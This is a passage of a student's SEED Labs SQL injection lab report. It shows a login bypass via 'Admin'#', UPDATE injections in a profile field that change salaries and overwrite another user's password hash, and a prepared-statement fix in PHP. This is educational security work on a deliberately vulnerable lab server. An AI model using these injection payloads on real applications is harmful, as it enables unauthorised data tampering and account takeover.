Through code injection, we were able to inject a new parameter ‘salary’ and insert a new ‘WHERE’ clause where we changed the condition itself. Previously, the provided SQL code was catered to a specific employee. Now the SQL code got modified and become a generalised code (similar to what the admin has). Now, when we login as Admin and look at the user details, we see that the modifications are made-

INFORMATION SECURITY LAB 06

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002				123
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Previously, Alice's salary was 20K as seen here-



www.seed-server.com/unsafe_home.php?username=Admin'%23&Password=
SEED LABS
Home
Edit Profile

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Now, it has been modified to ~100K without the admin's rightful privilege. The same is reflected on Alice's profile too



Alice Profile

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	123


There is no indication whatsoever on the site to suggest that a certain modification has been done to the database. In case of a small database like this, it is easy for us to identify if something goes wrong. However, in professional environments where millions of client records are stored (and dynamically change frequently), it is hard to keep track of such injections.

Task 3.2: Modify other people' salary

As discussed previously, we realised that the UPDATE command that was meant to work for a specific kind of user (employee in our case) become generalised (capable of working like admin's code) on merely adding our own WHERE clause and commenting out the pre-existing one. This indicates that while Alice can manipulate her own set of records, she can also manipulate that of others. Alice must be careful while manipulating other set of records as any miscalculation or incorrect data details may signal suspicion from the admin's end.

We use the same code injection strategy we used before, however, now we modify the salary and set it to 1. The WHERE clause is now associated with Boby.

The injection introduced → 123', salary =1 where Name=Boby'#




Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	123', salary = 1 where Name='Bo
Password	Password

Copyright © SEED LABs

The result of the Save only takes us back to Alice's profile. Alice is unaware of Boby's account details, so Alice cannot login to Boby's account and verify if the changes are done. However, Alice can login to Admin (via the injection technique) and look at all the records. It is true that Alice can use SQL injection to enter into Boby's account too, by changing Admin to Boby in the injection code, but Alice has a global admin view when she views it from the Admin.

And so, when we repeat the injection done in Task 2.1 , we see that the modifications done by Alice in her account are reflected in the database (by modifying Boby's salary to 1).



User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002				123
Boby	20000	1	4/20	10213352				123
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Task 3.3 – Modify other people's password

Previously, as mentioned, Alice does not know Boby's password (let us live under the perception that an SQL injection into Bob's account is not a very favourable outcome). In this sub task, Alice wishes to modify Boby's password so that Boby is unable to access her profile/account. As mentioned earlier all Alice needs to do is introduce the password parameter and the appropriate WHERE clause. However, as mentioned, passwords are not stored as is, on the server. They are hashed using the SHA1 algorithm and stored. These details are not displayed even to the admin, so Alice must be aware of this underlying mechanism.

The password we are going to be injecting is '**PAVANKASHYAP**'. We enter this text and generate the appropriate hash for the same.


PES1UG20CS280 - Googl
SQLi Lab
SHA-1 hash calculator |
PES1UG20CS280 - Google Search
https://xorbin.com/tools/sha1-hash-calculator

SHA-1 hash calculator

SHA-1 produces a 160-bit (20-byte) hash value.

Data

PAVANKASHYAP


SHA-1 hash

0fc1d47249ea933bc2528917b5cfd982f4a47100

Hash added to your clipboard. Simply press ⌘+V, CTRL+V to paste.

Calculate SHA1 hash

Now we login to Alice's profile and go to the Edit Profile section. There we paste the SQL injection command



Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	123', Password='0fc1d47249ea93
Password	Password


Save

Copyright © SEED LABs

Once we have done that, if we sign into the admin's account, we do not see any modification or difference.

INFORMATION SECURITY LAB 06

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002				123
Boby	20000	1	4/20	10213352				123
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

However, now Alice is aware of Boby’s password (more like Alice forced the modification).

So, when we provide the username and password as Boby and ‘PAVANKASHYAP’ accordingly, Boby’s account/profile opens.



www.seed-server.com/unsafe_home.php?username=boby&Password=PAVANKASHYAP

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	123

We have successfully been able to modify and sign into Boby’s profile.

Task 4 : Counter Measure – Prepared Statement


Previously, we realised that the primary reason why SQL injection was possible was because data was intermingled with code. The entirety of this intermingled SQL statement would get compiled and executed, thereby causing the problems we have seen above.

The use of Prepared statements ensures that the original SQL code is compiled with values for the arguments being placeholders. Once the compilation of the code is complete, the data that is fetched from the user binds/ gets placed in those placeholders.

This way, it ensures that anything that the user provides is considered data and not code (compilation of code is already done).

So, we modify the unsafe.php file located in the image_www/Code/ defense folder. The modified code ensures that there is dynamic binding of the parameter values to the placeholders in the query.


The modified code (commenting the old code and appending the new code) is shown in the next page-




```
// do the query
/*
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password='$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}

SRN: PES1UG20CS280
*/
$result = $conn->prepare("SELECT id, name, eid, salary, ssn
FROM credential WHERE name= ? and Password= ?");
$result->bind_param("ss", $input_uname, $hashed_pwd);
$result->execute();
$result->bind_result($id, $name, $eid,$salary,$ssn);
$result->fetch();
$result->close();

// close the sql connection
$conn->close();
?>
```

We bring down the containers and re-run the same.

The commands to do so are shown below-




```
e' directive globally to suppress this message
www-10.9.0.5    |  *
^CGracefully stopping... (press Ctrl+C again to force)
Aborting on container exit...
[+] Running 2/2
 ⠿ Container mysql-10.9.0.6  Stopped
 ⠿ Container www-10.9.0.5    Stopped
canceled
pavan@pavan:~/Desktop/Labsetup$ PS1='PavanRKashyap(PES1UG20CS280)~#'
PavanRKashyap(PES1UG20CS280)~# docker compose build --no-cache
[+] Building 26.0s (7/8)
 => [internal] load .dockerignore
 => => transferring context: 2B
 => [internal] load build definition from Dockerfile
 => => transferring dockerfile: 242B
 => [internal] load metadata for docker.io/handsonsecurity/seed-server:apache-php
 => CACHED [1/4] FROM docker.io/handsonsecurity/seed-server:apache-php@sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98eff0948de275
 => [internal] load build context
 => => transferring context: 187.37kB
 => [2/4] COPY Code /var/www/SQL_Injection
 => [3/4] COPY apache_sql_injection.conf  /etc/apache2/sites-available
 => [4/4] RUN  a2ensite apache_sql_injection.conf
[+] Building 26.4s (7/7) FINISHED
 => [internal] load .dockerignore
[+] Building 40.9s (9/9) FINISHED
 => [internal] load .dockerignore
 => => transferring context: 2B
 => [internal] load build definition from Dockerfile
 => => transferring dockerfile: 242B
 => [internal] load metadata for docker.io/handsonsecurity/seed-server:apache-php
 => CACHED [1/4] FROM docker.io/handsonsecurity/seed-server:apache-php@sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98eff0948de275
 => [internal] load build context
 => => transferring context: 187.37kB
 => [2/4] COPY Code /var/www/SQL_Injection
 => [3/4] COPY apache_sql_injection.conf  /etc/apache2/sites-available
```



```
=> [internal] load build context
=> => transferring context: 187.37kB
=> [2/4] COPY Code /var/www/SQL_Injection
=> [3/4] COPY apache_sql_injection.conf  /etc/apache2/sites-available
=> [4/4] RUN  a2ensite apache_sql_injection.conf
[+] Building 26.4s (7/7) FINISHED
=> [internal] load .dockerignore
[+] Building 40.9s (9/9) FINISHED
=> [internal] load .dockerignore
=> => transferring context: 2B
=> [internal] load build definition from Dockerfile
=> => transferring dockerfile: 242B
=> [internal] load metadata for docker.io/handsonsecurity/seed-server:apache-php
=> CACHED [1/4] FROM docker.io/handsonsecurity/seed-server:apache-php@sha256:fb3b6a03575af14b6a59ada1d7a272a61bc
=> [internal] load build context
=> => transferring context: 187.37kB
=> [2/4] COPY Code /var/www/SQL_Injection
=> [3/4] COPY apache_sql_injection.conf  /etc/apache2/sites-available
=> [4/4] RUN  a2ensite apache_sql_injection.conf
=> exporting to image
=> => exporting layers
=> => writing image sha256:54f8235978ff6eaa4895d87911c411fd63a124431021538db8ad0309ace5298b
=> => naming to docker.io/library/seed-image-www-sqli
PavanRKashyap(PES1UG20CS280)~#docker compose up
WARN[0000] Found orphan containers ([server-10.9.0.6 cs280-10.9.0.5]) for this project. If you removed or renamed
g to clean it up.
[+] Running 2/2
 ⠿ Container www-10.9.0.5    Recreated
 ⠿ Container mysql-10.9.0.6  Recreated
Attaching to mysql-10.9.0.6, www-10.9.0.5
```

Now, we open the seed-server.com/defense/ site. This site is modified to defend against SQL injection.



www.seed-server.com/defense/

